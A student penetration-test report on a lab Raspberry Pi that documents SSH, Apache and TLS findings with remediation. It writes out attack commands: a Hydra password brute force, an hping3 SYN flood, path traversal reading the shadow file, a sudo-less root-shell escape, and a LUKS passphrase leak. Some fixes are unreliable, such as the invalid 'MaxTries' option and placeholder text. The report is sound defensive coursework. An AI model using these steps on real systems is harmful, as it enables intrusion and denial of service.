Duale Hochschule Baden-Württemberg
Mannheim

Pentest Report

Pentesting Project X

Studiengang Cyber Security

Verfasser:	Luka Tsipitsoudis
Matrikelnummer:	4110112
Kurs:	TINF20CS1
Abgabedatum:	18.04.2023
Betreuer:	Pr. Dr. Johannes Bauer

Unterschrift: _____

Inhaltsverzeichnis

Abbildungsverzeichnis

Abkürzungsverzeichnis

DUT	Device Under Testing
AJP	Apache JServ Protocol
CVE	Common Vulnerabilities and Exposures
RCE	Remote Code Execution
CA	Certification Authority
IPS	Intrusion Prevention System
DDoS	Distributed Denial of Service

1 Introduction

1.1 Scope

This Penetration Test Report is based on the E-Mail from our client Pr. Dr. Bauer. The E-Mail was send on 2023-02-20 13:56 with the subject "Schriftliche Beschreibung der Laborarbeit 'Offensive Security'" (SHA-224 sum: dafaf185c6d7ec66804121fd25b8f1165f96aea3e183efbb660d250d). The given scenario is a black box test. The given Device Under Testing (DUT) is a Raspberry Pi. The DUT might be interacting with external systems. Those systems are not included in the scope of this test. The DUT is running on a "Cortex-A53" CPU which is based on an aarch64 ARM architecture (whole CPU information can be found in the appendix). The running OS is Debian with a 5.15.61-v8+ kernel (whole kernel information can be found in the appendix).

1.2 Severities

Each finding in this report is assigned a severity level. The following table defines the severity levels used in this report. Some findings may be estimated different in the organizational context.

Severity Level	Definition
Low	Vulnerability that has a limited impact on the system or data and may not require immediate attention. It represents a low risk to the organization and can be addressed in a routine patching cycle or by implementing a simple configuration change.
Medium	Vulnerability that has a moderate impact on the system or data and requires some effort to exploit. It represents a moderate risk to the organization and may require a more thorough analysis and remediation effort.
High	Vulnerability that has a significant impact on the system or data and can be easily exploited. It represents a high risk to the organization and requires immediate attention and remediation.

Tabelle 1.1: Severity Levels

1.3 Classification

Each finding in this report is assigned to a classification. The following table defines the classification levels used in this report. Notice that some findings could be assigned to multiple classifications. For a better overview in this report every finding is assigned only to one classification.

Classification	Definition
Information Disclosure	Information disclosure vulnerabilities are those that allow an attacker to obtain sensitive information from the system.
Denial of Service	Denial of service vulnerabilities are those that allow an attacker to prevent the system from providing its services.
Elevation of Privilege	Elevation of privilege vulnerabilities are those that allow an attacker to gain access to resources that are normally protected from the user.
Misonfiguration	Vulnerabilities that are caused by configurations and can lead to an exploit.

Tabelle 1.2: Classification

1.4 Effort to Fix

Each finding in this report is assigned to an effort to fix level. The following table defines the effort to fix levels used in this report. Notice that this is only a recommendation. Some findings may be estimated different in the organizational context.

Effort to Fix Level	Definition
Low	The vulnerability can be fixed with a simple configuration change or a routine patching cycle.
Medium	The vulnerability can be fixed with a moderate effort for example with a different or new implementation.
High	The vulnerability can be fixed with a high effort like an architectural change.

Tabelle 1.3: Effort to Fix

2 Management Summary

The results shown in this report require immediate attention. The vulnerabilities found in the system are of high severity and can be easily exploited. A lot of of those vulnerabilities are caused by misconfigurations. In general multiple of the finding described in this report can be exploited to gain full access to the system.

3 Technical Summary

summery for technical people

3.1 Findings Overview

The following table contains all findings sorted by severity:

Finding	Classification	Severity	Effort to Fix
Weak password for User Bluey	Weak Password	**High**	**Low**
No Brute-Force Protection for SSH	Misconfiguration	**High**	**Low**
Root Read Access via Port 443	Vulnerable Software	**High**	**Low**
No Encryption for Webserver on Port 80	Misconfiguration	**High**	**Low**
Sudo Access on Less for User bluey	Misconfiguration	**High**	**Low**
Path Traversal on Apache Server	Information Disclosure	**High**	**Medium**
Webserver allows vulnerable Protocols	Misconfiguration	**High**	**Medium**
Privilige Escalation via SSH	Misconfiguration	**High**	**Medium**
Weak Cipher Suites for Webserver on Port 443	Misconfiguration	**High**	**Medium**

Tabelle 3.1: Findings

Finding	Classification	Severity	Effort to Fix
Vulnerable Software leads to Remote Code Execution	Vulnerable Software	High	Medium
Vulnerable Management Server on Port 20321	Vulnerable Software	High	Medium
SD-Card not encrypted	Misconfiguration	High	Medium
Vulnerable OpenSSH Version	Vulnerable Software Version	Medium	Low
Vulnerable Apache Version	Vulnerable Software Version	Medium	Low
Encrypted Image can be Decrypted	Vulnerable Software	Medium	Low
Hard Coded Credentials	Information Disclosure	Medium	Medium
Exact Apache Version can be determined	Information Disclosure	Low	Low
Exact OpenSSH-Version can be determined	Information Disclosure	Low	Medium

3.2 Used Tools

4 Findings

4.1 Finding 1 - Exact OpenSSH-Version can be determined

Classification: Information Disclosure **CVE:** **Severity:** Low

Finding Description

A nmap port scan reveils the exact version of the running OpenSSH-Server on the DUT. The version used on the DUT is **"OpenSSH 8.4p1 Debian 5+deb11u1"** and can be accessed via port 22.

Finding Impact

This information can be used by an attacker to find known vulnerabilities in this specific OpenSSH-Version to exploit the DUT. Possible exploitations can be found in Finding 2.

Finding Cause

This finding is caused by OpenSSH itself. There is no configuration option to hide the version of the SSH-Server. The version-banner can be found in the sshd binary.

Finding Details

```
$ nmap -A 172.16.0.29
Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-06 09:30 CEST
Nmap scan report for 172.16.0.29
Host is up (0.00051s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
```

Evaluation of Results

Effort to Fix: Medium

To fix this finding the OpenSSH Binary has to be changed. By default the binary can be found at '/usr/sbin/sshd'. Change the binary with hexedit and search for the version banner. After removing the version banner restart the ssh service wit 'systemctl restart sshd.service'. Due to the fact of the risk of working on the binary itself, this finding is rated as medium effort to fix.

4.2 Finding 2 - Vulnerable OpenSSH Version

Classification: Vulnerable Software Version **Severity:** Medium
CVE: CVE-2021-28041, CVE-2021-41617

Finding Description

The DUT is running a vulnerable OpenSSH version (8.4p1). This version is vulnerable to the following CVEs: CVE-2021-28041, CVE-2021-41617.

Finding Impact

Following exploits can be used to gain access to the DUT:

CVE-2021-28041: This vulnerability enables an attacker to carry out unauthorized code execution on a target system remotely. The vulnerability stems from an error in the ssh-agent, where a remote attacker can lure the victim to connect to a server where the attacker has root access.

CVE-2021-41617: When OpenSSH is used with non default configurations privilige escalation is possible. (Check configuration)

Evaluation of Results

Effort to Fix: Low

Update to newer OpenSSH version. This can be done by running the following command:

```
$ sudo apt update
$ sudo apt install openssh-server
```

4.3 Finding 3 - Exact Apache Version can be determined

Classification: Misconfiguration **Severity:** Low

CVE: Null

Visiting port 80 of the DUT in a web browser with the path "/home" reveals the exact version of Apache that is running on the DUT. The version of Apache that is running on the DUT is **"Apache/2.4.54 (Debian)"**. This Finding has a low severity, because it should be more important to use a newer version of Apache to prevent exploits of known vulnerabilities.

Finding Impact

This can be used to find known vulnerabilities in the version of Apache that is running on the DUT. These vulnerabilities can be found in chapter 4.

Finding Details

Trying to reach a non existing page on the DUT reveals the exact version of Apache that is running on the DUT. This is the output shown in the web browser:

Abbildung 4.1: Apache Version

Evaluation of Results

Effort to Fix: Low

To fix this finding the Apache configuration has to be changed. By default the configuration can be found at '/etc/apache2/conf-enabled/security.conf' (CHECK). In this configuration the following lines have to be added or updated:

```
1 ServerTokens Prod
2 ServerSignature Off
```

After changing the configuration file the apache service has to be restarted with:

```
1 $ sudo service apache2 restart
```

After restarting the Version of the Apache Server shouldn't be visible anymore.

4.4 Finding 4 - Vulnerable Apache Version

Classification: Vulnerable Software Version **Severity:** Medium

CVE: CVE-2023-25690, CVE-2023-27522, CVE-2006-20001, CVE-2022-36760, CVE-2022-37436

On port 80 the DUT is running a vulnerable Apache version (**"Apache 2.4.54"**). This version has multiple vulnerabilities and shouldn't be used in production. The following vulnerabilities are known from Common Vulnerabilities and Exposures (CVE) but haven't been exploited on the DUT. Some of these vulnerabilities may only be exploitable with specific configurations. Nevertheless, all of these vulnerabilities are shown to provide transparency and to show the possible impact of the vulnerabilities.

Finding Impact

CVE-2023-25690: When the mod_proxy configuration is enabled a HHTP smuggling attack is possible, which could bypass the access controls.

CVE-2023-27522: This vulnerability allows an attacker to send a origin header which contains special characters to the server. This could be used truncate/split the response forwarded to the client.

CVE-2006-20001: This vulnerability allows an attacker to send a specific if request to the server, which could be used to crash the process.

CVE-2022-36760: Due to an incosistent interpretation of HTTP requests of the server it could be possible for attackers to smuggle HTTP requests to the Apache JServ Protocol (AJP) server.

CVE-2022-37436: A malicious backend has the ability to terminate the response headers prematurely, leading to certain headers being integrated into the response body. Following headers which serve a security function, they will not be comprehended by the client.

Finding Details

```
$ nmap -A 172.16.0.29

Starting Nmap 7.93 ( https: //nmap.org ) at 2023-03-06 09:30 CET
Nmap scan report for 172.16.0.29
Host is up (0.00051s latency).

PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.54 ((Debian))
```

Evaluation of Results

Effort to Fix: Low

To fix this vulnerability the Apache Server has to be updated to a newer version. This could be done with the following command:

```
$ apt update && apt install apache2
```

4.5 Finding 5 - Path Traversal on Apache Server

Classification: Information Disclosure **Severity:** High

CVE:

On the Apache Server of the DUT (port 80) it is possible to access directories via path traversal. By adding the path "/home/..." to the URL it is possible to see directories which seem to be users of the DUT. The directories are empty.

Finding Impact

The Impact of this finding is an severe Information Disclosure. Attackers could try to guess passwords for the found users and eventually gain access to the DUT.

Finding Details

A way to find the path is to use a nmap scan with the "http-enum" script:

```
$ nmap -A --script -http-enum 172.16.0.29

PORT STATE SERVICE VERSION
80/top open http Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
| http-enum:
|_ /home/:
Potentially interesting directory w/ listing on
'apache/2.4.54␣(debian)'
```

To see the directory it is possible to visit the URL in a web browser:



Abbildung 4.2: Path Traversal

Evaluation of Results

Effort to Fix: Medium

The Server should validate the path before accessing it. A possible solution could be to whitelist the allowed paths, which should be accessible. This would prevent accessing directories of the DUT which are not intended to be accessed by the user.

4.6 Finding 6 - Weak password for User Bluey

Classification: Weak Password **Severity:** High

CVE: CVE-2022-1039

Using the Tool ”Hydra” the Password for the User ”bluey” was found in a very short amount of time with Brute Force. The Password is ”phoenix”. As a passwordlist the file ”rockyou.txt” was used which contains about 14 million common passwords. This file can be found online and is accessible for everyone.

Finding Impact

With the password it is possible to login to the DUT as the User ”bluey” via ssh. This allows attackers to gain access to the DUT and to execute commands as the User ”bluey”. This could lead for example to a Remote Code Execution (RCE) or to a privlige escaltion (horizontal or vertical).

Finding Details

The Password was found using the Tool ”Hydra” with the following command:

```
1 $ hydra -l bluey -P rockyou.txt 172.16.0.29 ssh -t 4 -V -I
```

After the password was found it was possible to login to the DUT as the User ”bluey” via ssh:



Abbildung 4.3: Login as User Bluey

Evaluation of Results

Effort to Fix: Low

The password should be changed immediately. Notice that passwordlength is the most important aspect. Don’t use common passwords.

4.7 Finding 7 - No Brute-Force Protection for SSH

Classification: Misconfiguration **Severity:** High

As seen in Finding 6 the password of the user "bluey" can be brute-forced. Even though the weak password is a finding on its own, there should be also a protection against brute-force attacks. This could have stopped the attack in Finding 6.

Evaluation of Results

Effort to Fix: Low

To protect against brute-force attacks the following configuration should be updated/added to the sshd_config file:

```
1 MaxTries 3
```

Also a multifactor authentication could be used for the ssh service.

4.8 Finding 8 - Root Read Access via Port 443

Classification: Misconfiguration **Severity:** High

On port 443 of the DUT a Webserver is running. Trying to access this Webserver with an Internet Browser results in an error page. The following error message is shown:

```
1 Error opening ''
2 548660451168:error:02001002:system library:fopen:
3 No such file or directory:bss_file.c:169:fopen('','r')
4 548660451168:error:2006D080:BIO routines:BIO_new_file:
5 no such file:bss_file.c:172:
```

This indicates that the Webserver is trying to open a file but the filename is missing in the bss_file.c file.

Finding Impact

While trying to use pathtraversal on the Webserver it was found that the filename isn't missing but using the path appended to the URL. This can be exploited to access files on the DUT which are not intended to be accessed by the user. By changing the path for example the shadow file can be accessed. This could be used to gain access to the DUT by hashcracking the passwords. Also other exploits could be possible.

Finding Details

Following image shows the error shown by the Webserver when trying to access the Webserver without a filename:



Abbildung 4.4: Error when accessing Webserver without filename

After changing the url-path also the error message changes:



Abbildung 4.5: Error when accessing Webserver with filename

That leads to the conclusion that the Webserver is trying to open a file with the path appended to the URL. This can be used to access files on the DUT which are not intended to be accessed by the user. The following image shows the access to the shadow file:



Abbildung 4.6: Access to shadow file

Evaluation of Results

Effort to Fix: Low

Fix the file which sets the filename that should be opened. This should prevent the Webserver from opening files which are not intended to be opened. Also whitelisting the allowed paths could be a solution to prevent path traversal.

4.9 Finding 9 - Webserver allows vulnerable Protocols

Classification: Misconfiguration **Severity:** High

The Webserver running on port 443 of the DUT has ssl2, ssl3 and tls1 enabled. This allows accessing the Webserver with outaded protocols which are vulnerable to attacks.

Finding Impact

Using lower versions than TLS 1.2, can pose security risks to the webserver and your users' data. This is because these older versions have known vulnerabilities and weaknesses that can be exploited by attackers.

Finding Details

This is the proof for the possible usage of SSlv2 to connect to the Webserver:

```
plunder [/]: openssl s_client -connect 172.16.0.29:443  -ssl2
CONNECTED(00000005)
depth=0 CN = Infoservice
verify error:num=18:self signed certificate
verify return:1
depth=0 CN = Infoservice
verify return:1
548017543008:error:1406D0B8:SSL routines:GET_SERVER_HELLO:no cipher list:s2_clnt.c:450:
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 470 bytes and written 53 bytes
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : SSLv2
    Cipher    : 0000
    Session-ID:
    Session-ID-ctx:
    Master-Key:
    Key-Arg   : None
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1677903762
    Timeout   : 300 (sec)
    Verify return code: 18 (self signed certificate)
```

Abbildung 4.7: Screenshot of the Webserver

Evaluation of Results

Effort to Fix: Medium

Disable the usage of ssl2, ssl3 and tls1. This should prevent the usage of outdated protocols which are vulnerable to attacks.

4.10 Finding 10 - Privilige Escalation via SSH

Classification: Misconfiguration **Severity:** High

Within the roots authorized_keys file in the ".ssh" directory a public key for the user "bluey" is stored.

Finding Impact

Doing a simple ssh login the "bluey" user can login as root without a password.

Finding Details

The following snippet shows the content of the authorized_keys file for the root user:

```
$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC11ZDIINTE5AAAAIMOEhQP4e3BVrq0R9nPQzf
olf9349W/UDXSAbQIj6RDM joe@reliant
ssh-ed25519 AAAAC3NzaC11ZDI1NTE5AAAAINV2RROAIF7+9Cm7U2PWV
TmJOhjvTQeYF04Lo7Et1qk bluey@plunder
```

The following screenshot shows the root login as the "bluey" user:

Abbildung 4.8: Screenshot of the portscan

Evaluation of Results

Effort to Fix: Low

Remove the public key for the user ”bluey” from the authorized_keys file for the root user.

4.11 Finding 11 - No Encryption for Webserver on Port 80

Classification: Misconfiguration **Severity:** High

A portscan of the DUT revealed that the Webserver on port 80 is not encrypted.

Finding Impact

All of the traffic between the client and the Webserver is unencrypted. This allows an attacker to intercept the traffic and read the data.

5752	2461.5760032…	172.16.0.29	172.16.0.1	HTTP	780 HTTP/1.1 200 OK (text/html)
5754	2461.6318539…	172.16.0.1	172.16.0.29	HTTP	361 GET /icons/blank.gif HTTP/1.1
5759	2461.6360850…	172.16.0.1	172.16.0.29	HTTP	360 GET /icons/back.gif HTTP/1.1
5762	2461.6362667…	172.16.0.1	172.16.0.29	HTTP	362 GET /icons/folder.gif HTTP/1.1
5765	2461.6373246…	172.16.0.29	172.16.0.1	HTTP	497 HTTP/1.1 200 OK (GIF89a)
5767	2461.6396720…	172.16.0.29	172.16.0.1	HTTP	575 HTTP/1.1 200 OK (GIF89a)
5769	2461.6402824…	172.16.0.29	172.16.0.1	HTTP	566 HTTP/1.1 200 OK (GIF89a)
5771	2465.3315776…	172.16.0.1	172.16.0.29	HTTP	446 GET /home/root/ HTTP/1.1
5772	2465.3364309…	172.16.0.29	172.16.0.1	HTTP	722 HTTP/1.1 200 OK (text/html)
5774	2466.5602741…	172.16.0.1	172.16.0.29	HTTP	446 GET /home/ HTTP/1.1
5775	2466.5678092…	172.16.0.29	172.16.0.1	HTTP	780 HTTP/1.1 200 OK (text/html)
5789	2474.0826163…	172.16.0.1	172.16.0.29	HTTP	447 GET /home/bingo/ HTTP/1.1
5791	2474.0874516…	172.16.0.29	172.16.0.1	HTTP	725 HTTP/1.1 200 OK (text/html)
5793	2475.1406308…	172.16.0.1	172.16.0.29	HTTP	447 GET /home/ HTTP/1.1
5794	2475.1482204…	172.16.0.29	172.16.0.1	HTTP	780 HTTP/1.1 200 OK (text/html)
5796	2475.6931353…	172.16.0.1	172.16.0.29	HTTP	447 GET /home/bluey/ HTTP/1.1
5797	2475.6978385…	172.16.0.29	172.16.0.1	HTTP	724 HTTP/1.1 200 OK (text/html)
5799	2476.5149005…	172.16.0.1	172.16.0.29	HTTP	447 GET /home/ HTTP/1.1
5800	2476.5223003…	172.16.0.29	172.16.0.1	HTTP	780 HTTP/1.1 200 OK (text/html)
5808	2581.0607812…	172.16.0.1	172.16.0.29	HTTP	447 GET /home/bingo/ HTTP/1.1
5810	2581.0654891…	172.16.0.29	172.16.0.1	HTTP	725 HTTP/1.1 200 OK (text/html)

Abbildung 4.9: Screenshot of Wireshark

Finding Details

The following screenshot shows an excerpt of a wireshark capture. This shows that all the traffis is unencrypted using HTTP:

Following is the output of the portscan which shows that the Webserver on port 80 uses http:

```
$ nmap -A 172.16.0.29

Starting Nmap 7.93 ( https: //nmap.org ) at 2023-03-06 09:30 CET
Nmap scan report for 172.16.0.29
Host is up (0.00051s latency).

PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.54 ((Debian))
```

Evaluation of Results

Effort to Fix: Medium

Traffic between clients and the webserver should be encrypted. This can be done by using a certificate for the webserver. This certificate should be signed by a trusted Certification Authority (CA). This can be done by using a certificate from a CA like Let's Encrypt.

4.12 Finding 12 - Weak Cipher Suites for Webserver on Port 443

Classification: Weak Cryptography **Severity:** High

Performing an nmap scan on the port 443 of the DUT reaveals that th webserver is using weak cipher suites.

Finding Impact

Weak cipher suites are vulnerable to attacks like the SWEET32 attack. This allows an attacker to read the data which is transmitted between the client and the webserver.

Finding Details

Following nmap command was executed on the DUT:

```
$ nmap -sV --script ssl-enum-ciphers -p 443 172.16.0.29
```

The complete output of this command is shown in the appendix. The following output shows the weak cipher suites which are used by the webserver:

```
|   64-bit block cipher 3DES vulnerable to SWEET32 attack
|   64-bit block cipher DES vulnerable to SWEET32 attack
|   64-bit block cipher DES40 vulnerable to SWEET32 attack
|   64-bit block cipher IDEA vulnerable to SWEET32 attack
|   64-bit block cipher RC2 vulnerable to SWEET32 attack
|   Broken cipher RC4 is deprecated by RFC 7465
|   Ciphersuite uses MD5 for message integrity
|   Export key exchange
|   Insecure certificate signature (SHA1), score capped at F
```

Evaluation of Results

Effort to Fix: Medium

The webserver should only use strong cipher suites. This can be done by updating the configuration of the webserver.

4.13 Finding 13 - Possible SYN Flood Attack

Classification: Denial of Service **Severity:** Medium

The DUT is vulnerable to a SYN flood attack.

Finding Impact

This lead to a denial of service attack on the DUT.

Finding Details

Following command has been executed on the DUT:

```
1 sudo hping3 -c 15000 -d 120 -S -w 64 -p 80 -flood
2 --rand-source 172.16.0.29
```

The attack can be analized within Wireshark:



Abbildung 4.10: Wireshark

Evaluation of Results

Effort to Fix: High

To prevent SYN flood attacks a Intrusion Prevention System (IPS) could be implemented. Also external services against Distributed Denial of Service (DDoS) attacks in general could be used.

4.14 Finding 14 - Sudo Access on Less for User bluey

Classification: Privilige Escalation **Severity:** High

The user ”bluey” has sudo access to the less command for the file ”auth.log”.

Finding Impact

This allows the user ”bluey” to execute the following command:

```
plunder bluey [~]: sudo /usr/bin/less /var/log/auth.log
```

Within less the user can execute the following command:

```
! /bin/bash
```

This opens a root shell on the system due to the sudo access without a password.

Finding Details

Using the following command as the user ”bluey” shows which commands the user can execute with sudo access:

```
plunder bluey [~]: sudo -l

User bluey may run the following commands on plunder:
(root) NOPASSWD: /usr/bin/less /var/log/auth.log
```

The Reason for this is the sudoers file:

The last line of this file gives the user ”bluey” sudo access to the less command for the file ”auth.log” without a password.

Exploting this vulnerability is shown in the following screenshot:

```
session opened for user root(uid=0) by (uid=0)
cation failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.16.0.1  user=root
 172.16.0.1 port 43422 ssh2
om 172.16.0.1 port 43422 ssh2
on opened for user root(uid=0) by (uid=0)
r root.

ons on /dev/input/event0 (vc4)
! /bin/bash
```

Abbildung 4.12: Screenshot of Exploit

After executing this command the user ”bluey” has a root shell on the system.

```
plunder [/etc]: cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d

bluey ALL=NOPASSWD: /usr/bin/less /var/log/auth.log
```

Abbildung 4.11: Sudoers File

Evaluation of Results

Effort to Fix: Low

Remove the sudo access for the user ”bluey” in the sudoers file. This can be done by using the following command:

```
$ sudo visudo
```

And then removing the line:

```
bluey ALL=NOPASSWD: /usr/bin/less /var/log/auth.log
```

4.15 Finding 15 - Encrypted Image can be Decrypted

Classification: Vulnerable Software **Severity:** Medium

On the DUT is a luks encrypted image named ”container.img”. The Passphrase for the decryption can be determined by exploiting a vulnerable python file named ”fdsetup.pyc” on the DUT.

Finding Impact

By decompiling the ”fdsetup.pyc” file with ”pycdc” the source code of the python file can be determined. The usage of this file is to access the encrypted image. It contains a fernet encrypted configuration. This configuration contains a debug option which is set to ”false” by default. This configuration can be edited to change the debug option to ”true”. After encrypting the edited configuration the decompiled python file can be modified to use the new configuration with the vim editor. This modified python file can be executed with:

```
1 $ python3 /usr/local/bin/fdesetup.pyc
```

Caused by the modified configuration this will print debug information to the console which contains the passphrase for the decryption of the encrypted ”container.img”:

```
plunder [/usr/local/bin]: python3 fdesetup.pyc
cryptsetup luksFormat --batch-mode --pbkdf=pbkdf2 --pbkdf-force-iterations=1000 /srv/container.img
Derived password: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41
Opening LUKS device using password: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41
```

The image can be decrypted with:

```
1 $ sudo cryptsetup luksOpen /srv/container.img container
```

The image can now be accessed with:

```
1 $ sudo mount /dev/mapper/decrypted_devicess /media/my_device
```

Finding Details

Using the ”ps aux” command the running processes on the DUT can be determined. In the output of the command the following process can be seen (this is only a cutout of the output):

```
root  965  0.0  0.9  16252  9188  Mar05   0:00
/usr/bin/python3 /usr/local/bin/mgmtserver
```

This leads to the directory ”usr/local/bin” which contains the following files (outcut):

```
$ ls -a
-rw------- 1 root root 4,0K 12.02.2023 18:52:59 check_version.pyc
-rwxr-xr-x 1 root root 4,2K 12.02.2023 19:14:51 c_rehash
-rwx------ 1 root root 4,0K 05.03.2023 11:14:51 fdesetup.pyc
-rwx------ 1 root root 2,5K 12.02.2023 19:58:22 mgmtserver
```

